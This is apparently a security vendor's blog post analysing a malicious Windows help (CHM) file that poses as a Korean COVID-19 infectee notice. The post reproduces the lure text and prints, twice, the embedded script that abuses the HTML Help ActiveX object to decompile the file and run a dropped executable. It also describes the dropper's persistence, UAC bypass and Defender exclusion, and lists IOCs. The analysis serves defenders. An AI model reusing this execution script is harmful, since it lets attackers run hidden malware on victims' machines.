Posted on April 5, 2022

Malicious Help File Disguised as COVID-19 Infectee Notice Being Distributed in Korea

The ASEC analysis team introduced readers to malware that takes the form of a Windows help file (*.chm) about two weeks ago. The malicious CHM file that was recently discovered is disguised as a notice for people infected with COVID-19 and is being distributed to Korean users. The attacker is probably distributing the file in such a form because Korea has recently seen a surge in COVID-19 case numbers.

> APT Attack Being Distributed as Windows Help File (*.chm)

The name of the file that is being distributed is shown below. When a user runs the malicious CHM file, an additional file is executed. In this instance, a COVID-19 Infectee notice is created, making it difficult for the user to realize that a malicious file has just been run.

- Distributed Filename Notice for Infectee and Cohabitants (50).chm

확진자 및 동거인 안내문

표시 뒤로 인쇄 옵션(O)

확진자 및 동거인 안내문

1. 귀하는 **코로나바이러스감염증-19로 확진**되셨으므로 **감염병예방법 제41조 및 제43조** 등에 따른 **격리 대상임을 통지**합니다. 또한 귀하의 **동거인이 10일간 준수하여야 할 권고사항**을 함께 안내해 드리오니 **동거인에게 본 문자를 공유**하여 주시기 바랍니다.

- 격리기간: 통지일로부터 ~ 22.04.01 24:00

- 격리장소: 자택

2. **격리명령을 위반**할 경우 법에 따라 **1년 이하의 징역 또는 1천만원 이하의 처벌**을 받을 수 있습니다.

3. **귀하의 동거인은 다음 사항이 권고되니 아래 내용을 공유해 주세요.**

   1) 확진자(귀하)의 검사일로부터 **10일 동안 다음과 같은 권고사항**을 준수해 주시기 바랍니다.

   2) **3일 이내 PCR 검사**를 받고, **6~7일차에 신속항원검사**

   *신속항원검사: 가장 신속하고 접근이 쉬운 방법으로 검사(자가검사 포함)


   ※ 60세 이상의 동거인은 두 번 모두 PCR 검사 권고

   3) **PCR 음성이 확인될 때까지는 자택 대기** 권고, **10일까지는 가급적 외출을 자제**

   ※ 동거인이 어린이집, 유치원, 학교 구성원인 경우, 등교(등원) 제한 기준은 해당 기관의 지침에 따름

4. 아래 **URL**을 통해 '**동거인 안내문**'을 반드시 읽으시기 바랍니다.

   * 동거인 안내문 **https://c11.kr/wpv5**



Fake COVID-19 infectee notice

Furthermore, as the simplified URL included in the notice redirects the user to a normal website, it becomes harder for the user to be aware of the malicious activities that take place.

코로나19 확진자 및 동거인 안내

kdca.go.kr/board/board.es?mid=a20507020000&bid=0019&act=view&list_no=718596&tag=...

질병관리청

오미크론

ENG

≡ 법령·지침·서식 +

지침

코로나19 확진자 및 동거인 안내문, 자주하는 질문(FAQ)

작성일 2022-02-10 | 최종수정일 2022-03-30 | 담당부서 중앙방역대책본부 | 연락처 (국번없이) 1339

★ 공동격리자 지정 관련 안내

○ 공동격리자서로의 격리

- 재택치료자가 중증장애인, 영유아, 아동(만11세 이하 또는 초등학생 이하) 등 돌봄이 필요한 경우,
보호자에 대하여(1인 원칙) 관할보건소에 신청하여 공동격리자로 지정받을 수 있습니다.
*재택치료자의 격리기간 중 신청하여야 하며, 격리해제 후 신청시 소급적용 안됨.

★ 코로나19 확진을 받은 환자 및 동거인을 위한 안내문

- 아래 포스터는 재택치료자 격리 및 동거인의 수동감시기간 중 필요한 정보를 안내하는 내용으로 제작되었습니다.

코로나19 확진자 및 동거인 안내

kdca.go.kr/board/board.es?mid=a20507020000&bid=0019&act=view&list_no=718596&tag=...

질병관리청

오미크론

ENG

≡ 법령·지침·서식 +

지침

코로나19 확진자 및 동거인 안내문, 자주하는 질문(FAQ)

작성일 2022-02-10 | 최종수정일 2022-03-30 | 담당부서 중앙방역대책본부 | 연락처 (국번없이) 1339

★ 공동격리자 지정 관련 안내

○ 공동격리자서로의 격리

- 재택치료자가 중증장애인, 영유아, 아동(만11세 이하 또는 초등학생 이하) 등 돌봄이 필요한 경우,
보호자에 대하여(1인 원칙) 관할보건소에 신청하여 공동격리자로 지정받을 수 있습니다.
*재택치료자의 격리기간 중 신청하여야 하며, 격리해제 후 신청시 소급적용 안됨.

★ 코로나19 확진을 받은 환자 및 동거인을 위한 안내문

- 아래 포스터는 재택치료자 격리 및 동거인의 수동감시기간 중 필요한 정보를 안내하는 내용으로 제작되었습니다.

Redirected normal website

Examining the code of the HTML file that exists within the malicious CHM file reveals the existence of the script shown below. The script inserts a script inside the section of a specific id attribute and runs the malicious command via the Click() function. When the malicious command is run, it decompiles the CHM file through the hh.exe process and creates files in the “c:\\programdata\\chmtemp” folder. The hh.exe process is an HTML help executable that runs the compiled help (*.chm) file or provides various functions such as exploring the help file. Afterward, the decompiled chmext.exe file is executed.

```
var content2 = "<OBJECT id=xx classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value='hh.exe, -decompile c:\\programdata\\chmtemp " + c +
 "'><PARAM name=\"Item2\" value=\"273,1,1\"></OBJECT>";
document.getElementById("tt").innerHTML = content2;
xx.Click();

// // var content3 = "<OBJECT id=xxy classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value=',regsvr32.exe, /s
c:\\programdata\\chmtemp\\yellow.jpg'></OBJECT>";
var content3 = "<OBJECT id=xrun classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value=',c:\\programdata\\chmtemp\\chmext.exe' ></OBJECT>";
document.getElementById("tt").innerHTML = content3;
xrun.Click();
```

```
var content2 = "<OBJECT id=xx classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value='hh.exe, -decompile c:\\programdata\\chmtemp " + c +
 "'><PARAM name=\"Item2\" value=\"273,1,1\"></OBJECT>";
document.getElementById("tt").innerHTML = content2;
xx.Click();

// // var content3 = "<OBJECT id=xxy classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value=',regsvr32.exe, /s
c:\\programdata\\chmtemp\\yellow.jpg'></OBJECT>";
var content3 = "<OBJECT id=xrun classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value=',c:\\programdata\\chmtemp\\chmext.exe' ></OBJECT>";
document.getElementById("tt").innerHTML = content3;
xrun.Click();
```

Malicious script

The chmext.exe file is the same type as the data injected into the Word process introduced in the blog post below. Seeing how the chmext.exe file drops IntelRST.exe into the “%ProgramData%\Intel” folder when it is executed, the attacker of this case appears to be the same person that distributed the file in the previous post.

Malicious Word File Targeting Corporate Users Being Distributed

The IntelRST.exe file that is dropped and executed is also of the same type: the features of process scan, RUN key registration, UAC Bypass, and Windows Defender exclusion settings are all the same. Afterward, it tries to access hxxps://dl.dropboxusercontent[.]com/s/k288s9tu2o53v41/zs_url.txt?dl=0, but as of right now, access to this URL is blocked. It appears that the attacker receives an additional URL from this URL to perform malicious activities.

As malicious Windows help files (*.chm) targeting Korean users are recently being discovered in large numbers, users must take extreme caution. Furthermore, we recommend that users refrain from running files with unknown sources.

AhnLab’s anti-malware product, V3, detects the malware using the alias below.

[File Detection] Dropper/CHM.Akdoor (2022.03.31.02) Trojan/Win.Generic.C5025270 (2022.03.23.02) Dropper/Win.Agent.C5028107 (2022.03.25.03)

[IOC] 210db61d1b11c1d233fd8a0645946074 619649ce3fc1682c702d9159e778f8fd bb71af5c5a113a050ff5928535d3465e hxxps://dl.dropboxusercontent[.]com/s/k288s9tu2o53v41/zs_url.txt?dl=0

Subscribe to AhnLab’s next-generation threat intelligence platform ‘AhnLab TIP’ to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:chm, Help